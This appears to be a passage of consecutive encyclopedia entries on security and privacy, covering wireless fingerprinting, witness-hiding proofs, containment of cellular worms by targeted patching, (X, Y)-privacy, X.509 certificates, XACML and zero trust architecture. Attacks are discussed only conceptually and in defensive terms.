Third is the spoofing attack, where an attacker's goal is to be identified as a specific legitimate user. This would require very sophisticated hardware capable of both accurately measuring and imitating the victim's signature. It is thought that in practice the cost of mounting such an attack will far exceed the cost of the wireless fingerprinting system itself. However, while it is reasonable to suppose that consumer-grade hardware would not be sufficient for a spoofing attack, at the time of writing there have been no studies of cost-effectiveness of wireless fingerprinting when facing a determined and well-funded attacker.

Experimental Results

Remley et al. (2005) evaluated feasibility of wireless device fingerprinting in a highly-controlled environment with negligible noise and interference. They showed that signals produced by different WiFi transmitters can be visually distinguished even with minimal signal processing.

Hall et al. (2005) performed a feasibility evaluation of fingerprinting using phase characteristics of power-on transients of Bluetooth and WiFi

transmitters. Such signatures were found to drift over time, and periodic signature updates based on fresh measurements improved performance.

Brik et al. (2008) evaluated a wireless fingerprinting approach that uses the knowledge of WiFi modulation algorithms to construct fingerprints based on averages of various modulation accuracy metrics. Such fingerprints were found to be stable over time and changes of transmitter location. The scheme was shown to be capable of identifying over 100 WiFi transmitters of the same model.

Witness Hiding

Berry Schoenmakers[18] ✉
(18) Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

✉ **Berry Schoenmakers**
Email: berry@win.tue.nl

Witness hiding is a pro perty attributed to an interactive proof or an interactive argument, similar in nature to the zero-knowledge property. If an interactive proof is zero-knowledge, it is also witness hiding, but the converse does not necessarily hold. For many applications, witness hiding protocols are sufficiently secure and more efficient than zero-knowledge protocols.

Loosely speaking, an interactive proof is witness hiding if an arbitrarily cheating verifier, after engaging in many executions of the protocol with an honest prover, is not able to compute a witness unless the verifier is able to compute a witness anyway, without interacting with the prover at all. In this context, a witness may be thought of as a private key, corresponding to a public key. If an interactive proof is witness hiding, it is not excluded that a cheating verifier learns some fraction of the bits of a witness. However, such knowledge of a fraction of the bits cannot feasibly be extended to knowing all of the bits, if the proof is witness hiding.

Witness hiding protocols were introduced in (Feige and Shamir 1990), followed by practical constructions in (Cramer et al. 1994; Okamoto 1993). Witness hiding protocols are constructed by means of *witness-indistinguishable* protocols. An interactive proof is witness-indistinguishable if an arbitrarily cheating verifier, after engaging in many executions of the protocol with an honest prover, is not able to tell which witness the prover is using. If there is only one possible witness, then an

interactive proof is trivially witness-indistinguishable. If several witnesses are possible, the views of the protocol as seen by the verifier should be indistinguishable – and this holds even when the verifier knows all possible witnesses.

Okamoto's variation of Schnorr's identification protocol is an example of a witness hiding protocol (Okamoto 1993). Let g denote a generator of a cyclic group$G$ of order p, where p is a large prime number. Let h denote a random element of G, $h \neq 1$, such that the discrete logarithm of h with respect to g is not known to any party.

A key pair is generated by choosing $w, x \in \mathbb{Z}_p$ uniformly at random, and setting $y = g^w h^x$ as the public key and (w, x) as the corresponding private key (modular arithmetic and public key encryption). The protocol runs as follows.

The prover chooses $u, v \in \mathbb{Z}_p$ uniformly at random, sets $a = g^u h^v$ and sends a to the verifier. Next, the verifier chooses a challenge $c \in \mathbb{Z}_p$ and sends c to the prover. The prover computes the responses $r = u + cw \mod p$, $s = v + cx \mod p$ and sends r, s to the verifier. Finally, the verifier checks that $g^r h^s = a y^c$ holds.

Note that for each public key y, there are exactly p possible private keys ("witnesses") (w', x') such that $y = g^{w'} h^{x'}$. However, it can be proved that whatever a cheating verifier does, when interacting with an honest prover, the verifier is not able to tell which witness the prover is using – and this holds even when the verifier knows the values of all possible witnesses (w', x'). Therefore, the protocol is witness-indistinguishable.

To see that the protocol is also witness hiding, one reasons as follows. Suppose for the sake of contradiction that a cheating verifier is able to find a witness (w', x'). Since the protocol is witness-indistinguishable, the probability that the witness found by the verifier is equal to the witness used by the prover is $1/p$. That is, with overwhelming probability, we see that the prover and the verifier (viewing these as a combined algorithm) are able to compute two distinct witnesses (w, x) and (w', x'). From $y = g^w h^x$ and $y = g^{w'} h^{x'}$, it follows that $h = g^{(w-w')/(x'-x)}$, implying that the discrete log of h with respect to g is known. This contradicts the assumption that this discrete log is not known to any party.

Cellular network security

Definitions

Worms in cellular networks are malicious codes that can exploit social relationship among mobiles for propagating and can be effectively contained by targeted patching.

Background

Next-generation cellular networks such as 5G can provide dramatically higher bandwidth, lower response time, and more reliable connections to mobile phones and Internet of Things (IoT). However, in such highly connected world, mobile worms become larger threats since they can propagate much faster than ever before. Mobile worms can propagate through Bluetooth or Wi-Fi Direct wireless interfaces or through Multimedia Messaging Service (MMS). One Bluetooth-based mobile worm is Cabir, which can spread through Bluetooth connection to other Bluetooth-enabled devices it can find. One noteworthy MMS worm example is Commwarrior, which can search through a user's local address book and send MMS messages containing infected files to other users in the address book. MMS worms usually have larger infection range, higher infection rate, and higher successful rate than Bluetooth worms, thus causing more damages.


Theory

MMS worms typically exploit the social relationship among users to propagate themselves. These worms search through a user's local address book and recent call records for phone numbers as targets. A victim mobile receiving this message will most likely open and download the message since the victim believes it comes from someone familiar. Thus, an effective worm containment approach must take into account the social relationship graph between mobile devices in a cellular network, i.e., which devices are more likely to contact with each other.

Given that a user *Joe* has a higher probability to open and download a message from *Jane* with whom he periodically exchanges messages, this pair of users (*Joe-Jane*) would be considered more vulnerable. In contrast, if *Joe* does not exchange messages with *Mary*, he is unlikely to be infected by a worm sent by *Mary*, and hence the pair of users (*Joe-Mary*) is less likely to be included in the worm's propagation path. Thus, the amount of traffic exchanged between two mobile devices can be used as an indicator of social relationship between them, while the propagation paths of mobile worms can be simulated and predicted by the topology graph of social relationship among mobile devices (Yun et al., 2015; Peng et al., 2014; Eshghi et al., 2014).

Such a social relationship graph can be accurately built by a cellular network operator by looking at the call and messaging records which are saved by the operator for billing purposes. For example, the number of sessions exchanged between two mobiles over 1 week can be abstracted as weight between two nodes in the social relationship graph. Alternatively, the total number of bytes or packets exchanged between two mobiles could also be used as the weights. Another alternative for the cellular network operator is to use online social networks to get the mobile users' relationships, e.g., Facebook data. Intuitively, a node with a higher in-degree in the graph means it is more likely to be infected, while a node with a higher out-degree is more likely to infect others. Whenever there is a weight between two nodes, they have a chance to be friends and therefore a larger probability to open and activate a worm message received from each other. This social relationship graph gives an overview of how mobiles are related with each other and how worms might use these social relationships to propagate themselves.

One of the most appropriate ways for worm containment is by security patch dissemination (Zhu et al., 2012). Upon receiving the patch, users authenticate and verify the message and then connect to a centralized database to download the patch updates promptly. This can be achieved by short messages through control channels. However, the time to disseminate patches to entire cellular networks could be in the order of hours or days, which is much longer than the worm propagation speed. Moreover, the bandwidth bottleneck of the control channel prevents all mobiles from reaching the system and downloading the patches at the same time.



Therefore, an appropriate order or scheduling of patch distribution is needed. The goal is to find a small set of nodes with the highest priority for patching while keeping the infection rate as low as possible. Intuitively, the one with the highest risk to be infected or the one with the highest probability to infect others should have the highest priority to receive patches. This can be achieved by *targeted patching* (Zou et al., 2009). With knowledge of the social relationship graph, targeted patching is trying to partition the graph into as many pieces as possible and contain the nodes within each individual partition. In this sense, security patches do not have to reach all the nodes, while only those key nodes that separate the network into partitions should be patched in the first place.

Based on the criteria used to partition the graph, there are two targeted patching schemes: balanced patching and clustered patching. Balanced patching is trying to keep the damages to each partition as balanced as possible. It maximizes the total weights of nodes within each partition while minimizing the total weights of edges between partitions. Clustered patching tries to keep the mobiles that are socially close to each other in the same partition and divide mobiles that are not close into different partitions. It maximizes the average weights of edges within each partition while minimizing the total weights of edges between partitions and thus can contain the worms better.

Through extensive simulations, it has been shown that target patching is more efficient than traditional random patching and balanced patching and more robust to dynamic network disturbance. Please refer to Zou et al. (2009) for detailed experimental results.

Applications

The social network-based targeted patching scheme can be implemented at a mobile service provider's messaging gateways or base-station controllers. The social relationship graph can be generated from the network operator's traffic records and updated from time to time. With a worm detection system, the social network-based targeted patching is able to effectively contain the mobile worms (Fig. 1).

Worms in Cellular Networks, Fig. 1 The flowchart of mobile worm containment system

Open Problems and Future Directions

Open problems in this area include the effects of roaming users between different service providers on worm containment. As IoT devices are expected to have 5G connectivity, the identification of highly vulnerable IoT devices needs further investigation. Other 5G network security challenges can be found in Fang et al. (2017).

Anonymity;Privacy-preserving data publishing

Definitions

(*X*, *Y*)-Privacy is a privacy model in the area of Privacy-Preserving Data Publishing (PPDP), where data records about individuals are published for analysis. (*X*, *Y*)-Privacy extends *k*-anonymity (Samarati 2001; Sweeney 2002b) by protecting individuals' sensitive information in the published data table.

Background

Collecting data about individuals is a common practice among organizations, whether in the public or private sector. Such collection of

personal data is done for a variety of reasons. For example, a hospital may want to collect patients' symptoms to improve diagnosis of diseases, a transportation agency may want to collect commuters' data to study commuters' choice of transportation mode, or a government agency collects census data to analyze the country's demographics to enhance social services. In general, the collected data are person-specific and, thus, should be handled carefully because individuals' privacy is at stake.

Under certain circumstances, organizations may either not have enough expertise to perform the necessary analysis on the collected data, or may be mandated by law to publish the collected data. In either case, the collected data will leave to a third-party, such as paid contractors or public researchers. Publishing person-specific data about a group of individuals might put those individuals' privacy at risk due to *linkage attacks*. The following example illustrates two types of privacy attacks: *record linkage* and *attribute linkage*.

(X, Y)-Privacy, Table 1 Illustrating record and attribute linkage attacks

(a) Patient table				
PID	**YoB**	**Gender**	**Nationality**	**Disease**
1	1950	Male	Germany	COVID-19
2	1959	Male	Italy	Cold
3	1952	Male	Canada	COVID-19
4	1957	Male	USA	Cold
5	1958	Male	USA	Cold
6	1967	Female	Brazil	COVID-19
7	1966	Female	Chile	COVID-19

(b) 2-Anonymous patient table				
PID	**YoB**	**Gender**	**Nationality**	**Disease**
1	50s	Male	European	COVID-19
2	50s	Male	European	Cold
3	50s	Male	NorthAmerican	COVID-19
4	50s	Male	NorthAmerican	Cold
5	50s	Male	NorthAmerican	Cold
6	60s	Female	SouthAmerican	COVID-19
7	60s	Female	SouthAmerican	COVID-19

Consider the published patients' data in Table 1(a), where the patient ID, *PID*, is displayed for illustrative purposes. Suppose an adversary knows that his co-worker, Alice, who is a Chilean female, was born in 1966 (Year of Birth), and that she has a record in the published table. Table 1(a) has one record containing $\langle 1966, \textit{Female}, \textit{Chile} \rangle$. Therefore, the adversary can uniquely identify Alice's record and infer that she has been infected with COVID-19. A privacy attack that relies on *background knowledge* to uniquely identify individuals' records in a published table is referred to as record linkage.

To thwart record linkage attacks, Samarati (Samarati 2001) and Sweeney (Sweeney 2002b) proposed k-anonymity, a privacy model by which each data record must be indistinguishable from at least $k-1$ other records, where k is a positive integer. k-Anonymity reduces uniqueness by hiding a person's record in a group of similar other records, thus capping the probability of record identification to $1/k$. The set of attributes across which the records of each group should be similar is called the *quasi-identifier attributes* (QID). Table 1(b) is a 2-anonymous version of Table 1(a), where some attribute values over QID = $\langle \textit{YoB}, \textit{Gender}, \textit{Nationality} \rangle$ have been generalized to more abstract values to encompass multiple domain values, resulting in larger QID groups. This generalization process is performed based on a predefined taxonomy tree for each QID attribute (Samarati 2001; Sweeney 2002a). For more on k-anonymity, its enforcement through generalization and suppression, and k-anonymity-based privacy models, we refer the reader to (Ciriani et al. 2007).

If the published table contains a sensitive attribute (e.g., *Disease*), where a sensitive value is not supposed to be associated with its pertinent individual, then k-anonymity fails to provide protection. For example, even though Alice's record is hidden in a group of $\langle 60s, \textit{Female}, \textit{SouthAmerican} \rangle$ records in Table 1(b), an adversary can infer with 100% confidence that Alice has been infected with COVID-19. This is an example of an attribute linkage attack. Moreover, k-anonymity assumes that each record belongs to a unique individual. This means that if multiple records that belong to the same individual appear within the same group of k similar records (e.g., patient diagnosed with multiple diseases), then the probability of record identification increases above $1/k$.

Next, we present (X, Y)-privacy and examine how it patches the above two shortcomings of k-anonymity.

Theory

Wang and Fung (Wang and Fung 2006) proposed (X, Y)-Privacy, a privacy model that encapsulates two privacy notions: (X, Y)-anonymity and (X, Y)-linkability. Below, these two privacy notions are explained.

None formally, (X, Y)-anonymity combats attribute linkage attacks by defining a minimum threshold on the number of distinct values on Y that appear in a group of similar records on X. This requirement enforces diversity among the (potentially sensitive) values on Y in any given group of similar records. Such diversity reduces the chance of linking a value on Y to an individual.

Definition 1 ((X, Y)-Anonymity) Given two disjoint sets of attributes X and Y in a table T, let x be a value on X. The anonymity of x w.r.t. Y, denoted by $a_Y(x)$, is the number distinct values on Y that co-occur with x. Let $A_Y(X) = min\{a_Y(x)|x \in X\}$. Table T satisfies (X, Y)-anonymity if $A_Y(X) \geq k$, where k is a positive integer. □

To illustrate (X, Y)-anonymity, consider 2-anonymous Table 1(b). Let $X = \langle YoB, Gender, Nationality \rangle$ and $Y = Disease$. X has three values (i.e., groups): $x_1 = \langle 50s, Male, European \rangle$, $x_2 = \langle 50s, Male, NorthAmerican \rangle$, and $x_3 = \langle 60s, Female, SouthAmerican \rangle$. The anonymity of each x_i is $a_Y(x_1) = 2$, $a_Y(x_2) = 2$, and $a_Y(x_3) = 1$. Consequently, $A_Y(X) = min\{2, 2, 1\} = 1$. For any $k \geq 2$, Table 1(b) violates (X, Y)-anonymity.

k-Anonymity is a special case of (X, Y)-anonymity. This can be achieved by assigning X to be the QID attributes and Y to be the primary key in the table. For example, if Table 1(b) contains multiple records that belong to the same patient (i.e., linked to the same *PID*), then (X, Y)-anonymity transforms to k-anonymity by letting $X = \langle YoB, Gender, Nationality \rangle$ and $Y = PID$. Consequently, each group on X will be linked to at least k distinct *PIDs* in order to have k distinct patients in each group.

(X, Y)-Anonymity dictates that every group on X must be linked to a diverse number of at least k distinct values on Y. It is not uncommon to have more frequent values on Y than other. If this is the case for a given group on X, then the probability of inferring the more frequent values increases, thus allowing the adversary to link potentially sensitive values to individuals' records with relatively high confidence. To account for this "weakness", (X, Y)-privacy integrates the notion of (X, Y)-linkability, which essentially limits the adversary's confidence of inferring a sensitive value on Y about a target victim.

For example, consider Table 1(b), where $X = \langle YoB, Gender, Nationality \rangle$ and $Y = Disease$. Group $\langle 50s, Male, European \rangle$ is linked to 2 values on Y, i.e., {COVID-19, Cold}. However, the probability of inferring that a European male in his 50s has COVID-19 is 50%, which is a relatively high probability.

(X, Y)-Linkability limits the confidence of inferring a value on Y to an upper threshold h. A formal definition is presented below.

Definition 2 ((X, Y)-Linkability) Given two disjoint sets of attributes X and Y in a table T, let x be a value on X and y be a value on Y. The *linkability* of x to Y, denoted by $l_y(x)$, is the ratio of the number of occurrences of y in x to the total number of records in x. Let $L_y(X) = max\{l_y(x)|x \in X\}$ and $L_Y(X) = max\{L_y(X)|y \in Y\}$. Table T satisfies (X, Y)-linkability if $L_Y(X) \leq h$ for a predefined real $0 < k \leq 1$. □

(X, Y)-Privacy, through (X, Y)-anonymity and (X, Y)-linkability, provides flexibility in anonymization by:

- Defining different QIDs based on the expected adversary's background knowledge.
- Morphing into the k-anonymity privacy model when needed.
- Defining different upper thresholds h_z for every group $x_i \in X$ and for every desired value $y_j \in Y$, i.e., $Conf(x_i \rightarrow y_j) \leq h_z$.

Digital certificate

Definition

The X.509 standard (ITU, the International Telecommunication Union, formerly CCITT) is the best known framework for public-key and attribute certificates upon which full services in a hierarchical authentication structure can be based. It plays a significant role to interconnect open systems and allows, with a minimum of technical agreement outside of this standard, the interconnection of information processing systems from different manufacturers, under different managements, of different levels of complexity, and of different ages.

Theory and Application

The X.509 standard defines frameworks for public-key certificates, attribute certificates, and authentication services. The public-key certificate framework defines information objects for public-key infrastructures (PKIs), including public-key certificates binding a public key to a particular

user, system or device, where the attribute certificate framework includes the definition of the information objects for privilege management infrastructures (PMIs), including attribute certificates. The standard also provides the framework for issuing, managing, using, and revoking these certificates, but does not define a PKI or a PMI in its entirety. Instead, it provides the foundation upon which full PKIs and PMIs and their specifications would be built. Elements of PKI and PMI beyond these frameworks, such as key and certificate management protocols, operational protocols, additional certificate, and certificate revocation list extensions, are expected to be defined by other standards bodies (ISO TC 68, IETF, etc.).

The authentication scheme defined in the X.509 standard is generic and may be applied to a variety of applications and environments. Public-key technology is used to enable strong authentication, signed and/or encrypted operations, and for storage of signed and/or encrypted data. Attribute certificates can be used to enable rule-based access control. The standard also specifies the form of authentication information, how this information may be obtained, and the assumptions made about how it is formed and managed. The standard describes two levels of authentication: simple authentication using a password as a verification of claimed identity and strong authentication involving credentials formed using cryptographic techniques.

Currently, the X.509 standard specifies versions 1, 2, and 3 of public-key certificates, versions 1 and 2 of certificate revocation lists, and version 2 of attribute certificates. The extensibility function was added with version 3 of the public-key certificates and with version 2 of the certificate revocation lists, and was incorporated into the attribute certificate from its initial inception. This function avoids the need to create new versions covering any enhancements.

Definitions

XML-based access control languages provide the syntax and semantics for the specification of flexible and extensible policies protecting and regulating access to resources and applications available on the Web.

Background

Accessing information and services on the global Internet is a fundamental aspect of the modern economy. Information technologies permit the development of online applications that are accessed by remote users over the Web. In this scenario, there is the need of new Internet-wide security standards, including solutions for specifying and enforcing security policies regulating access to resources, which consider the requirements introduced by large, distributed, and heterogeneous networked systems (Ardagna et al., 2007). In particular, an essential requirement of security standards and languages is to make them applicable and suitable for content created using *eXtensible Markup Language* (XML).

XML is a markup language promoted by the World Wide Web Consortium (W3C) and has been widely adopted for a great variety of applications and types of content. Few examples of XML-based markup languages are *Security Assertion Markup Language* (SAML) used to exchange security credentials among different parties, *Geography Markup Language* (GML), *Wireless Markup Language* (WML), *Physical Markup Language* (PML), and *Mathematical Markup Language* (MathML). XML is also at the basis of interoperability protocols used to integrate applications across the Internet, such as Web service protocols. The Web service technology in fact relies on different XML-based languages: *Simple Object Access Protocol* (SOAP), *Web Service Definition Language* (WSDL), and *Universal Description Discovery and Integration* (UDDI), to name but a few. XML has been also used for the definition of models and languages specifying and exchanging access control policies to generic resources, which may or may not comply with the XML data model. XML appears in fact a natural choice as the basis for a common security policy language, due to the ease with which its syntax and semantics can be extended and the widespread support that it enjoys from all the main platforms and tool vendors. Several XML-based proposals have been introduced for access control to distributed heterogeneous resources from multiple sources. One of the most important is *eXtensible Access Control Markup Language* (XACML) (OASIS Standard, 2005, 2013), an XML-based language for defining rules and policies that regulate access to information. In the following, we present the XACML language in more details.

Theory

XACML is the result of an OASIS standardization effort proposing an XML-based language to express and interchange access control policies (OASIS Standard, 2005, 2013). XACML is designed to express authorization policies in XML against objects that can themselves be identified in XML. The main functionalities offered by XACML can be summarized as follows (Ardagna et al., 2007):

- *Policy combination*. XACML provides a method for combining policies independently specified. Different entities can then define their policies on the same resource. When an access request on that resource is submitted, the system has to take into consideration all these policies.

- *Combining algorithms*. Since XACML supports the definition of policies independently specified, there is the need for a method for reconciling such policies when their evaluation is contradictory. XACML supports different combining algorithms, each representing a way of combining multiple decisions into a single one.
- *Attribute-based restrictions*. XACML supports the definition of powerful policies based on generic properties (attributes) associated with subjects (e.g., name, address, occupation) and resources (e.g., owner, creation date) other than their identities. XACML includes some built-in operators for comparing attribute values and provides a method of adding nonstandard functions.
- *Multiple subjects*. XACML permits the definition of more than one subject relevant to a decision request.
- *Policy distribution*. Policies can be defined by different parties and enforced at different enforcement points. Also, XACML permits one policy to contain or refer to other policies.
- *Implementation independence*. XACML provides an abstraction layer that isolates the policy writer from the implementation details. This means that different implementations should operate in a consistent way, regardless of the implementation itself.
- *Obligations and advices*. XACML provides a method for specifying some actions, called *obligations*, that must be fulfilled in conjunction with the policy enforcement. It also supports the definition of *advices* as actions whose fulfillment is not mandatory.

A typical scenario involving XACML is when someone wants to perform an action on a resource. For instance, suppose that a physician wants to access a patient's record for inquiry only. The physician can log on to the hospital information system, enter the patient identifier, and retrieve the corresponding record. XACML provides a model with a *formal* representation of the access control security policies used to regulate such accesses to resources. This modeling phase is essential to ensure a clear and unambiguous language, which could otherwise be subject to different interpretations and uses. The main concepts of interest in the XACML policy language model are *rule*, *policy*, and *policy set*.

A XACML policy has, as root element, either `Policy` or `PolicySet`. A `PolicySet` is a collection of `Policy` or `PolicySet` elements. A XACML policy consists of a *target*, a set of *rules*, an optional

set of *obligations*, an optional set of *advice*, and a *rule combining algorithm*. A `Target` element basically consists of a simplified set of conditions over *subject*, *resource*, *action*, and *environment* attributes, which must be satisfied for a policy to be applicable to a given request. If all the conditions of a `Target` element are satisfied, then its associated `Policy` (or `PolicySet`) applies to the request. The components of a rule are a *target*, an *effect*, and a *condition*; an optional set of *obligations*; and an optional set of *advices*. The target defines a set of conditions over *subject*, *resource*, *action*, and *environment* attributes, and, typically, it is more complex than the `Target` element of the parent `Policy` element. The set of conditions can be further refined by the *condition* element. The effect of the rule can be `permit` or `deny`. Note that the `Target` element is optional; in case of absence, it is the same of the parent `Policy` element. An `Obligation` element specifies an action that has to be performed in conjunction with the enforcement of the final decision value. For instance, an obligation can state that all accesses to medical data have to be logged. Note that only policies that are evaluated and have returned a response of `permit` or `deny` can return obligations. Similarly, an `Advice` element specifies an action that can be performed in conjunction with the enforcement of the final decision value. *Advices* and *obligations* can be expressed at policy level or at rule level and can be bound to attributes whose values change at runtime. The final decision value, also called *authorization decision*, is the value of the policy as defined by the rule combining algorithm and can be `permit`, `deny`, `not applicable` (when no applicable policies or rules could be found), or `indeterminate` (when some errors occurred during the access control process). XACML defines different combining algorithms. The most important ones are summarized in the following:

- The *deny override* algorithm states that if there exists a rule that evaluates to `deny`, the authorization decision is `deny`. If all rules evaluate to `indeterminate`, or if some rules evaluate to `indeterminate` and some others evaluate to `permit`, the authorization decision is `indeterminate`. Otherwise, if a rule evaluates to `permit`, the authorization decision is `permit`. If none of the above applies, the authorization decision is `not applicable`.

- The *permit overrides* algorithm states that if there exists a rule that evaluates to `permit`, the authorization decision is `permit`. If all rules evaluate to `indeterminate`, or if some rules evaluate to `indeterminate` and some others evaluate to `deny`, the authorization decision is `indeterminate`. Otherwise, if a rule evaluates to `deny`, the authorization decision is `deny`. If none of the above applies, the authorization decision is `not applicable`.
- The *first applicable* algorithm states that the rules have to be evaluated in the order in which they appear in the `Policy`. For each rule, if the target matches and the conditions evaluate to true, the authorization decision is the effect (`permit` or `deny`) of such a rule.
- The *only-one-applicable* algorithm states that if more than one rule applies, the authorization decision is `indeterminate`. If no rule applies, the authorization decision is `not applicable`. If only one rule applies, the authorization decision coincides with the result of evaluating that rule.

An important feature of XACML is that each rule is based on the definition of attributes corresponding to specific characteristics of a subject, resource, action, or environment. For instance, a physician at a hospital may have the attribute of being a researcher, a specialist in some field, or many other job roles. According to these attributes, the physician can perform different functions within the hospital. Attributes are defined as name-value pairs, and every value has a specific data type. Depending on its type, the attribute can have other information associated with it, including an identifier and a (custom) category (e.g., *subject*, *resource*, *action*, *environment*). When defining a `Target`, attributes are typically contained in a `Match` element specifying how to match between an attribute in the request (typically contained in an `Attributes` element) and an attribute value defined in the policy. XACML defines several specific data types (e.g., `dnsName`, `xpathExpression`), as well as standard data types such as string, Boolean, integer, time, and operations to be performed on them, such as equality, comparison, and string manipulation.

XACML version 3 (OASIS Standard, 2013) adds support for *administrative policies*, that is, policies *delegating* rights for defining other policies (Administrative Policies). *Administrative* or *standard access policies* can be *trusted* or *untrusted*; the former are defined without

delegation, while the latter are defined with *delegation*. During the evaluation process, a *delegation chain* is established, starting from *untrusted* policies and mandatory ending with *trusted policies* (Ferraiolo et al., 2016).

As an example of XACML policy, suppose that a hospital defines a high-level policy stating that "any user with role *head physician* can read the *patient record* for which she is designated as head physician." Figure 1 illustrates the XACML policy corresponding to this high-level policy. The policy applies to requests on the http://hospital.example.com/patients/patient.xsd resource. The policy has one rule with a target that requires a read action and a subject with role head physician and a condition that applies only if the subject is the head physician of the requested patient.

XML-Based Access Control Languages, Fig. 1 An example of XACML policy

Finally, XACML defines a standard format for expressing requests and responses in XML format (Ardagna et al., 2007) or JSON format (OASIS Candidate Standard, 2014) and possibly in a REST fashion (OASIS Candidate Standard, 2017). A request contains attributes for the subject, resource, action, environment, as well as other custom categories. A single request may contain multiple access requests, still obtaining a single response with multiple authorization decisions. A response contains one or more results, one for each requested resource, corresponding to an evaluation. Each result contains elements `Decision`, `Status`, `Obligations`, and `AssociatedAdvices`. The `Decision` element specifies the authorization decision (i.e., `permit`, `deny`, `indeterminate`, `not applicable`), the `Status` element indicates if some errors occurred during the evaluation process, the optional `Obligations` element states the obligations to be fulfilled, and the optional `AssociatedAdvices` element states the advices that can be fulfilled. The result can contain two additional elements: the `Attributes` element contains attributes of the request to be included in the response, and the `<PolicyIdentifierList>` element specifies the list of policies applicable to the request. For instance, suppose that a user with role *head physician* and ID 354850273 wants to read resource http://hospital.example.com/patients/patient.xsd with patient ID 123a45d. This request is compared with the XACML policy in Fig. 1. The result of this evaluation allows (`permit`) the user to access the requested patient record if she is the head physician of the patient.

Application

An important result in the evolution of the Web has been the widespread diffusion of electronic services (e-services), including the ability to purchase, sell, and distribute goods, information, and applications to users. A primary concern in the development of e-services is to provide solutions for secure data exchange and systems for protecting remote applications from unauthorized accesses. In fact, regulating access to services is fundamental to ensure integrity, confidentiality, and availability of data, especially in Web-based scenario where parties are potentially unknown to

each other. XML-based access control languages, XACML in particular, represent therefore an important contribution toward this direction.

Open Problems and Future Directions

Some open problems and interesting research directions that need to be considered by future research in the context of XML-based access control languages include the integration of credentials and the definition of privacy-aware languages. Credential integration will enhance XML-based access control languages, especially XACML, to specify and evaluate conditions based on requests for certified data stored in credentials. A complete language in fact should be able to ask for properties and credentials that are certified by trusted third parties. In addition, the huge amount of personal information available on the Web has led to growing concerns about the privacy of its users who prefer not to be under the control of anyone at any time. A number of projects and research works on access control, privacy, and identity management have been then presented in the last years. The consideration of privacy issues introduces the need for rethinking authorization languages and models and the need of new paradigms for privacy-aware access control and authorization specification and enforcement.

At the same time, while XML-based languages are very expressive, they have few drawbacks, notably verbosity and parsing efficiency, which led researchers to the design of equivalent languages, but simpler and more efficient (e.g., Griffin et al. 2012; Jiang and Bouabdallah 2017).

Zero trust cybersecurity; Zero trust network; Zero trust threat model

Definition

A zero trust architecture is an abstract network design inspired by a zero trust threat model in which no inherent trust exists, and the network is always assumed to be hostile. In contrast to traditional, perimeter-based network security models that often statically define various trust zones and boundary choke points, a key goal of zero trust networks is that all users, devices, and network flows or transactions are rigorously authenticated and authorized.

Background

The traditional perimeter model in network security is somewhat comparable to the medieval perimeter model commonly used with castles. Tall castle walls protected the interior of the castle from the threats of the exterior, as the exterior was assumed hostile, while greater trust was afforded to the interior. In addition to the castle walls, there was often a

moat, another layer of defense to further impede access. When coupled with these defenses, the castle drawbridge could be used to tightly authenticate and authorize traffic into and out of the castle. Similarly, corporate networks have commonly been divided into different security zones, each with a different implicit level of trust. In this perimeter model, network traffic at the boundary of each zone is tightly controlled with a device such as a firewall. Examples of zones commonly found in the traditional model might include the Internet or public zone, a demilitarized zone (DMZ), and one or more trusted Internal networks, which may also be further divided into additional trust zones or privileged zones. The assumption is that traffic or resources within a particular perimeter can be afforded a certain level of trust (or lack thereof), inherent by the fact that they exist in that zone.


Unfortunately, modern network threats, designs, and usage scenarios present a number of challenges to maintaining security with the perimeter security model. For example, mobile users and remote workers have become commonplace. Moreover, significant infrastructure has migrated from predominantly on-premises deployments to cloud-based solutions and software-defined networks. As the distinctions of traditional perimeters dissolve, defending a network with a perimeter-based security model becomes increasingly challenging. Another issue with traditional models becomes apparent when considering cases such as a compromised device due to exploitation of an application level vulnerability or a compromised user account from a successful spear-phishing campaign. When a network with perimeter-based security is compromised, lateral movement is simplified due to the implicit trust afforded to devices, users, and network traffic within the internal network. But designing networks instead with a zero trust mindset can accommodate modern paradigms with remote/mobile workers and multicloud infrastructure, while simultaneously mitigating threats such as a malicious device or compromised user credentials on a trusted internal network by in essence treating all hosts and services as though they are Internet facing.

Theory

The core notion of zero trust (ZT) with use of that nomenclature goes back to at least 2002 when a study sponsored by the U.S. Army Medical Research and Material Command highlighted an intrusion containment

approach targeting a ZT threat model where one assumes the system may have already been compromised and consequently cannot be trusted (Sood et al. 2002). In fact, the ZT threat model in that study postulated that all intrusion prevention methods will ultimately fail. The researchers proposed intrusion tolerance via hardware and software system components such as firewalls and servers that periodically restore themselves from a trusted source, which they referred to as self-cleansing systems. While the modern use of the term zero trust with reference to network architectures tends to convey a more extensive approach to network security, periodic restoration from trusted sources can be an element of device/software trust management in the context of ZT network architectures.

A more comprehensive interpretation of the ZT threat model applied to network architectures was popularized with the work of Kindervag (2010). Shifting from the old adage of "trust but verify" to a mentality of "never trust, always verify," ZT reimagines traditional hierarchical networks with perimeter-centric security models. Since that time, ZT theoretical frameworks have gained increasing attention across academia and industry. The ideas of ZT network architectures continue to evolve even after the appearance of more extensive knowledge bases such as the guide from Gilman and Barth (2017) as well as the National Institute for Standards and Technology (NIST) draft publication SP800-207 on zero trust architectures, the latter of which was approaching final form at the time of this writing (Rose et al. 2020). Unfortunately, since there are not yet widely recognized ZT architectural standards, information from different sources can vary in perspectives conveyed, terminology used, and subsets of zero trust principles that are emphasized. The remainder of this section seeks to harmonize the most prominent core principles, theoretical frameworks, and fundamental zero trust components from multiple sources to convey the essence of a current understanding of the state of the art in zero trust architectures.




Core Zero Trust Principles. There are a number of core principles that guide both the abstract conceptualization of a ZT architecture as well as implementations in varying contexts. Some of those core principles include:

- All users, devices, or other entities are strongly identified and validated (no implicit trust, Internet security everywhere).
- All network flows are strongly authenticated and authorized.

- A least privilege access control model is strictly enforced.
- Access to all resources is authenticated, authorized, and secured.
- Access is controlled dynamically, typically on a per session basis.
- Ensure that all devices are in the most secure state possible at all times.
- Inspect and log all activities.
- Ensure continuous evaluation rather than once-and-for-all trust.

